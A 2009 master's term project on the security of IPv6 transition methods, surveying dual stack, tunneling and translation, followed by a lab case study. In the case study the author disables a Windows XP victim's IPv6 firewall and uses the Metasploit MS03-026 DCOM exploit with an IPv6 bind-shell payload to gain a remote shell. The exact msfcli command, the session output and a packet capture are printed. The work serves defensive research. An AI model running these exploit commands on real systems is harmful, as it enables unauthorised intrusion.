A CASE STUDY ON THE SECURITY OF IPV6 TRANSITION METHODS

A TERM PROJECT SUBMITTED TO
THE GRADUATE SCHOOL OF APPLIED MATHEMATICS
OF
MIDDLE EAST TECHNICAL UNIVERSITY

BY

EMRE YÜCE

IN PARTIAL FULFILLMENT OF THE REQUIREMENTS
FOR
THE DEGREE OF MASTER OF SCIENCE
IN
CRYPTOGRAPHY

SEPTEMBER 2009

I hereby declare that all information in this document has been obtained and presented in accordance with academic rules and ethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results that are not original to this work.

Name, Last Name: EMRE YÜCE

Signature :

ABSTRACT

A CASE STUDY ON THE SECURITY OF IPV6 TRANSITION METHODS

YÜCE, Emre
M.S., Department of Cryptography
Supervisor : Assoc. Prof. Dr. Ali Doğanaksoy

September 2009, 22 pages

Due to the requirements of the developing internet infrastructure, the new generation internet protocol is a must. IPv6 transition scenarios and security problems should be analyzed deeply in order not to influence the users and the service providers negatively during the transition period. This paper includes brief information about the current research on the transition methods and security observations; then presents two case studies on the detection of an application layer attack on an IPv6 network which is performed within the "Design of National IPv6 Infrastructure and Transition to IPv6 Protocol" [1] project.

Keywords: IPv6, transition methods, network security

ÖZ

IPV6 GEÇİŞ YÖNTEMLERİ GÜVENLİĞİ ÜZERİNE ÖRNEK OLAY İNCELEMESİ

YÜCE, Emre
Yüksek Lisans, Kriptografi Bölümü
Tez Yöneticisi : Doç. Dr. Ali Doğanaksoy

Eylül 2009, 22 sayfa

Gelişen internet altyapısının gereksinimlerine bağlı olarak yeni nesil internet protokolüne geçiş bir zorunluluk olarak görülmektedir. Bu geçiş esnasında kullanıcıların ve servis sağlayıcıların zarar görmemeleri için IPv6 geçiş senaryoları ve oluşabilecek güvenlik problemleri derinlemesine incelenmelidir. Bu çalışma geçiş yöntemleri ve güvenlik gözlemleri üzerine güncel çalışmalar ile ilgili kısa bilgilendirme içermektedir. Buna ek olarak bu çalışmada, "Ulusal IPv6 Protokol Altyapısı Tasarımı ve Geçişi Projesi" [1] kapsamında gerçekleştirilmiş, IPv6 ağlarında uygulama düzeyinde saldırıların tespiti konulu iki örnek olay incelemesi sunulmuştur.

Anahtar Kelimeler: IPv6, geçiş yöntemleri, ağ güvenliği

To my family,

ACKNOWLEDGMENTS

I would like to express profound gratitude to my advisor, Assoc. Prof. Dr. Ali Doğanaksoy, for his invaluable support, encouragement, supervision and useful suggestions throughout my undergraduate and graduate education. His moral support and continuous guidance enabled me to complete my work successfully.

I am also highly thankful to my colleagues at TÜBİTAK - ULAKBİM for their valuable co-operation throughout this study.

I am as ever especially indebted to my parents for their love and support throughout my life.

Finally, I thank to all my friends, academicians and staff at METU IAM.

The research presented in this paper is a part of the project "Design of National IPv6 Infrastructure and Transition to IPv6 Protocol" [1] at TÜBİTAK - ULAKBİM. The work is supported by TÜBİTAK.

PREFACE

This paper has been prepared to create an awareness in Turkey about the new generation internet protocol IPv6 and the related security research areas. This paper includes a case study and brief information about the IPv6 transition methods, security observations. It is hoped that this paper will enlighten the researchers to make studies about this technology which is still developing in Turkey. Thus, Turkey will get a good place with IPv6 knowledge base all around the world.

TABLE OF CONTENTS

LIST OF TABLES

TABLES

LIST OF FIGURES

FIGURES

CHAPTER 1

INTRODUCTION

The Internet Protocol (IP) is the main communication protocol used to transmit blocks of data from sources to destinations in an interconnected network of machines such as routers, personal computers or servers. Current version of IP (IPv4) was defined in 1981 [5]. By the end of 80's, it is realized that IPv4 includes important deficiencies that may block the improvement of the Internet. The most commonly known deficiency is the shortage of IPv4 addresses. An IPv4 address is 32 bits, which means there are 2^{32} addresses. Although to overcome this problem some solutions like NAT [6] are used, it is foreseen that all IPv4 addresses will be exhausted by the year 2012 [7].

The new generation Internet Protocol, IPv6 [8], is proposed to replace IPv4 and resolve the problems of IPv4. IPv6 includes various features like easy setup, stateless automatic configuration and resistance to address scanning attacks and automatic spreading worms with larger address space. IPSec [9] support is mandatory in IPv6 implementations and this led the new protocol to be seen more secure than the older version IPv4. However the new Internet Protocol and the transition methods lead to the new and yet not deeply analyzed attack techniques to arise. The attackers may use these new techniques to hide the unwanted traffic. Also some of the known attacks applied to the IPv4 protocol are applicable to IPv6 [3].

The little portion of security problems are targeting the 3rd OSI Layer. Hence IPv6 will not resolve all the security vulnerabilities existing in the network. Misconfigured servers, weak designed programs, vulnerable web sites and the application level attacks (sql injection etc.) will still pose threats in the IPv6 networks.

Creating a secure IPv6 network is possible for the network administrators who has examined the transition methods and who is aware of the features included in the IPv6. To build an IPv6

knowledge base among Turkey, there is a continuing research and development project by name “Design of National IPv6 Infrastructure and Transition to IPv6 Protocol” [1]. The participants of this project are TÜBİTAK - ULAKBİM [10], Gazi University [11] and Çanakkale 18 Mart University [12]. As a part of this project, an IPv6 test bed is set up in ULAKBİM. The case studies are carried on this test bed.

This paper includes a brief information about the common transition methods and the related security observations. Also there is a case study in which two of the transition methods, dual stack and configured tunneling, are analyzed against an application level attack. The rest of this paper is organized as follows: Section 2 makes an overview of the transition methods and the security analysis; in Section 3 a case study on security analysis of two typical transition scenarios is presented; Section 4 makes a discussion about the directions of future research and summarizes the paper.

CHAPTER 2

IPv6 TRANSITION MECHANISMS AND SECURITY OBSERVATIONS

The process of transition to the new generation internet protocol IPv6 will last for a long period. Both IPv4 and IPv6 will exist in this period. Concurrent usage of both protocols will give rise to new problems about managing the network machines, tracing the network traffic and managing the log files. To ease the transition period and to enable the usage of both protocols simultaneously, there are proposed transition methods which may be collected under 3 titles [13]:

- Dual Stack
- Tunneling
- Translation

There is no such method that will comply with any network. The methods that will be used to enable IPv6 usage in a network depends on the topology of the network. The complexity of the network may lead to the usage of one or more transition methods at the same time. Hence administrators should analyze the transition methods and the related security criteria and choose the appropriate transition method or methods. The more complex the transition method, the more probable to include a security hole [14]. To prevent the unwanted security vulnerabilities, the method or methods should be simple and based on little parts.

One of the main problems that will be faced when a transition method is applied is tracing and logging the traffic. This problem forces the administrators to update the relevant network security components (IDS, IPS, Firewalls etc.) parallel to the transition method used. Despite

the updates, the ingress filtering may be passed by using an unpredicted security hole sourced from the transition method. For instance a network using 6to4 tunneling mechanism should control protocol 41 to prevent unwanted traffic.

Another point that users and administrators should be aware of is the routers and the security components not supporting IPv6 does not mean the clients will not be a target for IPv6 attacks. Today most of the operating systems are coming with default IPv6 support which enables the IPv6 attacks based on the local network. Also attacker may use IPv4 tunnels to make an IPv6 connection to a client in the network.

2.1 Dual Stack

The dual stack transition mechanism is defined in the RFC 2893 [13]. Network components supports both protocols concurrently if this method is used. Usage of both protocols brings the management and security problems. Since the components using this method are targeted to both IPv4 and IPv6 attacks, the firewall and intrusion detection systems should support both protocols and the ingress filtering should be configured accordingly.

Dual stack servers are more vulnerable to a DOS attack as compared with pure IPv6 servers as shown by the studies of Beyhan Çalışkan and Onur Bektaş [15]. Moreover, according to a study made by Xi'an Jiaotong University and Tsinghua University, results show that speed of worm spreading is faster in dual stack networks with respect to pure IPv6 or pure IPv4 networks [16].

2.2 Tunneling

Tunneling techniques are used generally as a first step for the transition to IPv6. In this method IPv6 packets, from an IPv6 network, are encapsulated and delivered over IPv4 network to another IPv6 network. Hence there is no need to make any changes on the existing infrastructure. There are three main stages namely: encapsulation, decapsulation and tunnel management. Tunnel end points should be working in dual stack mode (i.e. should support both IPv4 and IPv6) to provide encapsulation and decapsulation processes.

There are 4 different ways of tunneling [17]:

1. Router to router
2. Client to router
3. Client to client
4. Router to client

The commonly used tunneling methods include; configured tunneling [13], Tunnel Brokers [18], ISATAP [19], 6to4 [20], Teredo [21]. One has to analyze the security of tunneling mechanisms before using them in a network. Encapsulating packets with another protocol may be used to hide an attack. Firewalls and intrusion detection systems can not analyze the encapsulated traffic as seen in the case study. Moreover there is no check for the authenticity of the IPv4 end points. This may be exploited with an address spoofing attack and so one can forge packets to the tunnel [16]. In the following sections three of the tunneling methods and security observations are summarized. One can find detailed information in the references about other tunneling methods.

2.2.1 Configured Tunneling

Configured tunneling is defined in the RFC 2893 [13]. In this method point to point tunneling is used. So each node has to keep the related tunnel information. Hence this method is manageable and usable if it is used in a few points of the network. For more large number of distributed points, automatic tunneling methods like Tunnel Brokers, 6to4 or ISATAP are advised to be used.

Configured tunneling is considered to be the most stable and operationally secure method since the administrator has a high level of control over the tunnels. Configuring the tunnels manually makes logging and filtering easier and reduces the risk of DOS attacks.

2.2.2 Tunnel Broker

Tunnel Broker [18] is not a special tunnel, but a mechanism to automatically set up the tunnel. Using this method a client who has an IPv6 address, may connect to another IPv6 client using the IPv4 network. IPv6 client will connect to Tunnel Broker server - most probably a web

server - and downloads the necessary executable script to connect to the other IPv6 client. There are many companies that give Tunnel Broker service such as Freenet6 [22] located in Canada, or SixXS [23] located in Europe.



Figure 2.1: Tunnel broker components and setup procedure [3]

This method reduces the manual configuration steps so can be said to be more manageable with respect to configured tunneling. However, in networks using this method firewalls and other ingress filtering mechanisms should be configured to pass the packets using the protocol 41. This should be done under the control of the administrator in order not to create security holes in the network.

2.2.3 6to4

6to4 [20], is an automatic transition method used between two routers. Networks with this method uses the prefix 2002::/16 which is attended by IANA [24]. This method enables two IPv6 networks or an IPv6 network with an IPv4 network to connect over IPv4 network. Devices, in an IPv6 network configured for 6to4 method, use prefix 2002:V4ADDR::/48. Here V4ADDR represents the IPv4 address of the router which achieves the outer connection with the IPv4 infrastructure. Tunnel end points are determined by the IPv6 prefix which includes the IPv4 address.



Figure 2.2: 6to4 Service Overview [3]

Networks using 6to4 method may communicate between each other over the concurrent IPv4 infrastructure without any extra configuration. On the other hand a relay router, which is essentially a router that has at least one logical 6to4 interface and at least one native IPv6 interface, is necessary to establish the connection between a 6to4 network and a IPv6 island.

Every IPv6 packet is encapsulated in IPv4 packets in this method. Each network using this encapsulation technique should satisfy the following properties [25]:

1. All 6to4 routers should accept and decapsulate the packets received from other 6to4 routers and 6to4 relay routers.

2. 6to4 relay routers should accept the incoming traffic from pure IPv6 nodes.

These obligations pose threats that administrator should consider when deploying 6to4 method in a network. Not setting a security relation between the nodes and not setting any restrictions about the contents of the IPv6 packet will make the network vulnerable to address spoofing and DOS attacks.

Table 2.1: Comparison between tunneling methods [2]

Name	Applicability	Drawbacks
IPv6 Configured Tunnel	Ipv6 hosts/islands to communicate with each other or with the native IPv6 network through IPv4 networks.	1. Manual configuration
Tunnel Broker	IPv6 hosts/islands to communicate with each other or with the native IPv6 network through IPv4 networks.	1. Single Point of failure 2. Communication bottleneck
6to4	Isolated IPv6 sites (domains/hosts) attached to an IPv4 network to communicate with each other or with the native IPv6 network.	1. Special 6to4 prefix 2. Difficult control and management 3. Security threads

2.3 Translation

Translation methods are used when pure IPv6 devices wish to communicate with pure IPv4 devices and vice versa. In these methods a packet will be translated to the format of the other protocol and two applications using different protocols may communicate between each other. However these methods does not comply with the end-to-end structure of the internet. Contrary to dual stack and tunneling methods, in translation methods packet headers are changed as the protocol requires. As a result of these changes, loss of features that the protocol provides will occur. For instance, systems using translation methods will face problems while using IPSec for authentication and encryption.

Although the translation methods will not be covered in detail in this paper, the most common translation methods are listed below.

- SIIT (Stateless IP/ICMP Translation Algorithm) [26]
- NAT-PT and NAPT-PT [27, 28]
- Bump in the Stack (BIS) [29]
- Bump in the API (BIA) [30]
- Bi-Directional Mapping System BDMS [31, 32, 33, 34]

CHAPTER 3

CASE STUDY: AN APPLICATION LEVEL ATTACK USING IPv6

3.1 Scenario 1: An application level attack over a Dual stack Network

In this scenario the aim is to make an application layer attack in a dual stack network. To achieve this three computers are used namely H1BSD, H9XP and H4LINUX. The topology is shown below.



Figure 3.1: Dual stack network topology

H1BSD, runs Free BSD 7.1, is used for monitoring and analyzing the network traffic. Also Snort [4], an open source intrusion detection system, is installed on H1BSD to see if the attack traffic generates any alerts.

H9XP is the victim computer. H9XP runs Windows XP Service Pack 1 [35], a Windows version containing just the first package of three major security updates. Windows has automatic

IPv6 support with SP1. As shown below H9XP has got IPv6 address automatically.

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : h9xp
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Intel(R) PRO/100 VE Network Connecti
on
        Physical Address. . . . . . . . . : 00-0D-61-3F-9D-E3
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 193.140.30.69
        Subnet Mask . . . . . . . . . . . : 255.255.255.192
        IP Address. . . . . . . . . . . . : 2001:a98:13:2:6d86:142a:ab62:3a34
        IP Address. . . . . . . . . . . . : 2001:a98:13:2:20d:61ff:fe3f:9de3
        IP Address. . . . . . . . . . . . : fe80::20d:61ff:fe3f:9de3%4
        Default Gateway . . . . . . . . . : 193.140.30.65
                                            fe80::209:e9ff:fece:cb0%4
        DNS Servers . . . . . . . . . . . : 193.140.83.251
                                            193.140.83.252
                                            fec0:0:0:ffff::1%1
                                            fec0:0:0:ffff::2%1
                                            fec0:0:0:ffff::3%1
```

Figure 3.2: Windows XP SP1 IPv6 Configuration

First step of the attack is to find an open port on H9XP. To find an open port, a port scan is made using nmap for the IPv6 address of H9XP. The output shows that there is no open port found.

```
H4LINUX:~# nmap -6 2001:a98:13:2:20d:61ff:fe3f:9de3

Starting Nmap 4.62 ( http://nmap.org ) at 2009-07-17 11:31 EEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -PN
Nmap done: 1 IP address (0 hosts up) scanned in 2.042 seconds
H4LINUX:~#
```

Figure 3.3: Nmap output

However, netstat command output executed on H9XP shows that H9XP is listening the port 135.

```
C:\Documents and Settings\Administrator>netstat -aon

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       984
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       1076
  TCP    0.0.0.0:1037           0.0.0.0:0              LISTENING       1076
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1076
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING       1240
  TCP    193.140.30.69:139      0.0.0.0:0              LISTENING       4
  TCP    193.140.30.69:1037     65.55.184.26:80        SYN_SENT        1076
  TCP    193.140.30.69:3389     193.140.94.160:45554   ESTABLISHED     1076
  TCP    193.140.30.69:11173    0.0.0.0:0              LISTENING       1884
  TCP    [::]:135               [::]:0                 LISTENING       984
  TCP    [::]:1025              [::]:0                 LISTENING       1076
  UDP    0.0.0.0:135            *:*                                    984
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:500            *:*                                    808
  UDP    0.0.0.0:1026           *:*                                    1076
  UDP    0.0.0.0:1027           *:*                                    1160
  UDP    0.0.0.0:1033           *:*                                    1884
  UDP    127.0.0.1:123          *:*                                    1076
  UDP    127.0.0.1:1900         *:*                                    1240
  UDP    193.140.30.69:123      *:*                                    1076
  UDP    193.140.30.69:137      *:*                                    4
  UDP    193.140.30.69:138      *:*                                    4
  UDP    193.140.30.69:1900     *:*                                    1240
  UDP    193.140.30.69:5827     *:*                                    1884
  UDP    193.140.30.69:16888    *:*                                    1884

C:\Documents and Settings\Administrator>_
```

Figure 3.4: Windows XP SP1 netstat command output

H9XP is listening the port 135, but H4LINUX does not see this port by port scan. It is observed that the reason for this situation is the “IPv6 Internet Connection Firewall” service running on H9XP. This service is shut down to achieve the attack.

Name	Description	Status	Startup Type	Log On As
Cryptographic Services	Provides three management services: Catalog Database Service, which con...	Started	Automatic	Local System
DHCP Client	Manages network configuration by registering and updating IP addresses a...	Started	Automatic	Local System
Distributed Link Tracking Client	Maintains links between NTFS files within a computer or across computers in...	Started	Automatic	Local System
Distributed Transaction Coordinator	Coordinates transactions that span multiple resource managers, such as da...		Manual	Network S...
DNS Client	Resolves and caches Domain Name System (DNS) names for this computer. ...	Started	Automatic	Network S...
Error Reporting Service	Allows error reporting for services and applictions running in non-standard e...	Started	Automatic	Local System
Event Log	Enables event log messages issued by Windows-based programs and comp...	Started	Automatic	Local System
Fast User Switching Compatibility	Provides management for applications that require assistance in a multiple u...	Started	Manual	Local System
Help and Support	Enables Help and Support Center to run on this computer. If this service is s...	Started	Automatic	Local System
Human Interface Device Access	Enables generic input access to Human Interface Devices (HID), which activ...		Disabled	Local System
IMAPI CD-Burning COM Service	Manages CD recording using Image Mastering Applications Programming Int...		Manual	Local System
Indexing Service	Indexes contents and properties of files on local and remote computers; pr...		Manual	Local System
Internet Connection Firewall (ICF) / Inte...	Provides network address translation, addressing, name resolution and/or i...		Manual	Local System
IPSEC Services	Manages IP security policy and starts the ISAKMP/Oakley (IKE) and the IP s...	Started	Automatic	Local System
IPv6 Helper Service	Provides DDNS name registration and automatic IPv6 connectivity over an I...	Started	Automatic	Local System
IPv6 Internet Connection Firewall	Provides intrusion prevention service for a home or small office network.	Started	Automatic	Local System
Logical Disk Manager	Detects and monitors new hard disk drives and sends disk volume informatio...	Started	Automatic	Local System
Logical Disk Manager Administrative Service	Configures hard disk drives and volumes. The service only runs for configur...		Manual	Local System
Messenger	Transmits net send and Alerter service messages between clients and serve...	Started	Automatic	Local System
MS Software Shadow Copy Provider	Manages software-based volume shadow copies taken by the Volume Shad...		Manual	Local System
Net Logon	Supports pass-through authentication of account logon events for compute...		Manual	Local System
NetMeeting Remote Desktop Sharing	Enables an authorized user to access this computer remotely by using NetM...		Manual	Local System
Network Connections	Manages objects in the Network and Dial-Up Connections folder, in which y...	Started	Manual	Local System
Network DDE	Provides network transport and security for Dynamic Data Exchange (DDE) ...		Manual	Local System
Network DDE DSDM	Manages Dynamic Data Exchange (DDE) network shares. If this service is st...		Manual	Local System
Network Location Awareness (NLA)	Collects and stores network configuration and location information, and noti...	Started	Manual	Local System
NT LM Security Support Provider	Provides security to remote procedure call (RPC) programs that use transpo...		Manual	Local System
Performance Logs and Alerts	Collects performance data from local or remote computers based on precon...		Manual	Network S...
Plug and Play	Enables a computer to recognize and adapt to hardware changes with little ...	Started	Automatic	Local System

Figure 3.5: Windows XP SP1 running services

H4LINUX, running Debian OS, contains attack tools such as nmap [36] and metasploit [37] . After stopping the "IPv6 Internet Connection Firewall" service on H9XP, a new nmap port scan is made. The output of the nmap command is shown below.

```
H4LINUX:~# nmap -6 2001:a98:13:2:20d:61ff:fe3f:9de3

Starting Nmap 4.62 ( http://nmap.org ) at 2009-07-17 11:41 EEST
Interesting ports on 2001:a98:13:2:20d:61ff:fe3f:9de3:
Not shown: 1713 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
1025/tcp open  NFS-or-IIS

Nmap done: 1 IP address (1 host up) scanned in 1.157 seconds
H4LINUX:~#
```

Figure 3.6: Nmap output after stopping the "IPv6 Internet Connection Firewall" service

RPC protocol uses the port 135. After searching for the vulnerabilities about the RPC protocol, a critical vulnerability, namely MS03-026 [38], is found. Moreover, an exploit about this vulnerability is found in the metasploit exploit database. The details of the exploit is given below.

```
H4LINUX:~/metasploit-svn# ./msfcli exploit/windows/dcerpc/ms03_026_dcom S
[*] Please wait while we load the module tree...


       Name: Microsoft RPC DCOM Interface Overflow
    Version: 6629
   Platform:
 Privileged: Yes
    License: Metasploit Framework License (BSD)

Provided by:
   hdm <hdm@metasploit.com>
   spoonm <spoonm@no$email.com>
   cazz <bmc@shmoo.com>

Available targets:
   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port

Payload information:
   Space: 880
   Avoid: 7 characters

Description:
  This module exploits a stack overflow in the RPCSS service, this
  vulnerability was originally found by the Last Stage of Delirium
  research group and has bee widely exploited ever since. This module
  can exploit the English versions of Windows NT 4.0 SP3-6a, Windows
  2000, Windows XP, and Windows 2003 all in one request :)

References:
   http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0352
   http://www.osvdb.org/2100
   http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
   http://www.securityfocus.com/bid/8205
```

Figure 3.7: Details about the exploit MS03-026

The Attack

To achieve the attack “exploit/windows/dcerpc/ms03_026_dcom” exploit and “windows/shell/bind_ipv6_tcp” payload is used. As the attack succeeded, attacker has got access to a console. “ipconfig /all“ command is executed after the access received.

```
H4LINUX:~/metasploit-svn# ./msfcli exploit/windows/dcerpc/ms03_026_dcom RHOST=2001:a98:13:2:20d:61ff:fe3f:9de3 PAYLOAD=windows/shell/bind_ipv6_tcp
LHOST=2001:a98:13:2:20d:61ff:fe3f:9df3 E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:2001:a98:13:2:20d:61ff:fe3f:9de3[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:2001:a98:13:2:20d:61ff:fe3f:9de3[135] ...
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (2001:a98:13:2:20d:61ff:fe3f:9df3:56625 -> 2001:a98:13:2:20d:61ff:fe3f:9de3:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : h9xp
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Intel(R) PRO/100 VE Network Connection
        Physical Address. . . . . . . . . : 00-0D-61-3F-9D-E3
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 193.140.30.69
        Subnet Mask . . . . . . . . . . . : 255.255.255.192
        IP Address. . . . . . . . . . . . : 2001:a98:13:2:6473:3307:30a0:ad63
        IP Address. . . . . . . . . . . . : 2001:a98:13:2:20d:61ff:fe3f:9de3
        IP Address. . . . . . . . . . . . : fe80::20d:61ff:fe3f:9de3%4
        Default Gateway . . . . . . . . . : 193.140.30.65
                                            fe80::209:e9ff:fece:cb0%4
        DNS Servers . . . . . . . . . . . : 193.140.83.251
                                            193.140.83.252
                                            fec0:0:0:ffff::1%1
```

Figure 3.8: Attack achieved using MS-03-026 exploit

The attack traffic is monitored and saved by “tcpdump” command to H1BSD. The traffic is shown below.

```
[root@H1BSD ~]# tcpdump -nr tcpdump.log.senaryo1
reading from file tcpdump.log.senaryo1, link-type EN10MB (Ethernet)
15:05:09.022831 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3 > ff02::1:ff3f:9de3: ICMP6, neighbor solicitation, who has 2001:a98:13:2:20d:61ff:fe3f:9de3, length 32
15:05:09.022930 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3 > 2001:a98:13:2:20d:61ff:fe3f:9df3: ICMP6, neighbor advertisement, tgt is 2001:a98:13:2:20d:61ff:fe3f:9d
e3, length 32
15:05:09.023085 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: S 1956410351:1956410351(0) win 5760 <mss 1440,sackOK,times
tamp 804548626 0,nop,wscale 4>
15:05:09.023109 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.56346 > 2001:a98:13:2:20d:61ff:fe3f:9de3.4444: S 1960619676:1960619676(0) win 5760 <mss 1440,sackOK,time
stamp 804548626 0,nop,wscale 4>
15:05:09.023209 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.135 > 2001:a98:13:2:20d:61ff:fe3f:9df3.55733: S 2353524049:2353524049(0) ack 1956410352 win 17280 <mss 1
440>
15:05:09.023220 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.4444 > 2001:a98:13:2:20d:61ff:fe3f:9df3.56346: R 0:0(0) ack 1960619677 win 0
15:05:09.023348 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: . ack 1 win 5760
15:05:09.041170 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: P 1:645(644) ack 1 win 5760
15:05:09.041521 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.135 > 2001:a98:13:2:20d:61ff:fe3f:9df3.55733: P 1:373(372) ack 645 win 16636
15:05:09.041756 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: . ack 373 win 6432
15:05:09.124806 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: . 645:2085(1440) ack 373 win 6432
15:05:09.124819 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: P 2085:2317(232) ack 373 win 6432
15:05:09.125029 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.135 > 2001:a98:13:2:20d:61ff:fe3f:9df3.55733: . ack 2317 win 17280
15:05:09.327057 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: F 2317:2317(0) ack 373 win 6432
15:05:09.327179 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.135 > 2001:a98:13:2:20d:61ff:fe3f:9df3.55733: . ack 2318 win 17280
